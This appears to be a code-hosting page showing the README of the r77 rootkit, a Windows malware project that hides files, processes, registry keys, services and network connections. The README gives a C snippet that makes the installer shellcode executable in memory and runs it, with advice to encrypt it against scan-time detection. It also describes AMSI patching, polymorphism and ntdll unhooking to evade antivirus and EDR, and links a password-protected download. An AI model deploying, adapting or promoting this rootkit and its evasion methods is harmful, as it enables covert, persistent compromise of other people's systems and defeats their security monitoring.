github.com/bytecode77/r77-rootkit @1.8.1
Chat with this repoWhat it actually does AI analysis from the code graph — generated when you open this
README
r77 Rootkit
Fileless ring 3 rootkit
r77 is a ring 3 rootkit that hides everything:
- Files, directories
- Processes & CPU/GPU usage
- Registry keys & values
- Services
- TCP & UDP connections
- Junctions, named pipes, scheduled tasks
Hiding by prefix
Everything that starts with "$77" is hidden.

Configuration System
The dynamic configuration system allows to hide processes by PID and by name, file system items by full path, TCP & UDP connections of specific ports, etc.

The configuration is located in HKEY_LOCAL_MACHINE\SOFTWARE\$77config and is writable by any process without elevated privileges. The DACL of this key is set to grant full access to any user.
In addition, the $77config key is hidden by the rootkit.
Installer
The deployment of r77 requires only one file: Install.exe. Execution persists r77 on the system and injects all running processes.
Uninstall.exe removes r77 from the system completely, and gracefully.
Install.shellcode is the shellcode equivalent of the installer. This way, the installation can be integrated without dropping Install.exe. The shellcode can simply be loaded into memory, casted to a function pointer, and executed:
int main()
{
    // 1. Load Install.shellcode from resources or from a BYTE[]
    // Ideally, encrypt the file and decrypt it here to avoid scantime detection.
    LPBYTE shellCode = ...

    // 2. Make the shellcode RWX.
    DWORD oldProtect;
    VirtualProtect(shellCode, shellCodeSize, PAGE_EXECUTE_READWRITE, &oldProtect);

    // 3. Cast the buffer to a function pointer and execute it.
    ((void(*)())shellCode)();

    // This is the fileless equivalent to executing Install.exe.

    return 0;
}
Execution flow

The rootkit resides in the system memory and does not write any files to the disk. This is achieved in multiple stages.
This graph shows each stage from the execution of the installer all the way down to the rootkit DLL running in every process. The documentation has a chapter with extensive detail about the implementation of each stage.
AV/EDR evasion
Several AV and EDR evasion techniques are in use:
- AMSI bypass: The PowerShell inline script disables AMSI by patching
amsi.dll!AmsiScanBufferto always returnAMSI_RESULT_CLEAN. Polymorphism is used to evade signature detection of the AMSI bypass. - DLL unhooking: Since EDR solutions monitor API calls by hooking
ntdll.dll, these hooks need to be removed by loading a fresh copy ofntdll.dllfrom disk and restoring the original section. Otherwise, process injection would be detected.
Test environment

The Test Console is a useful tool to inject r77 into individual processes and to test drive the configuration system.
Technical Documentation
Please read the technical documentation to get a comprehensive and full overview of r77 and its internals, and how to deploy and integrate it.
Downloads
 r77 Rootkit 1.8.1.zip
(ZIP Password: bytecode77)
r77 Rootkit 1.8.1.zip
(ZIP Password: bytecode77)
 Technical Documentation
Project Page
 bytecode77.com/r77-rootkit
Core symbols most depended-on inside this repo
WriteShape
Languages
Modules by API surface
For agents
$ claude mcp add r77-rootkit \
  -- python -m otcore.mcp_server <graph>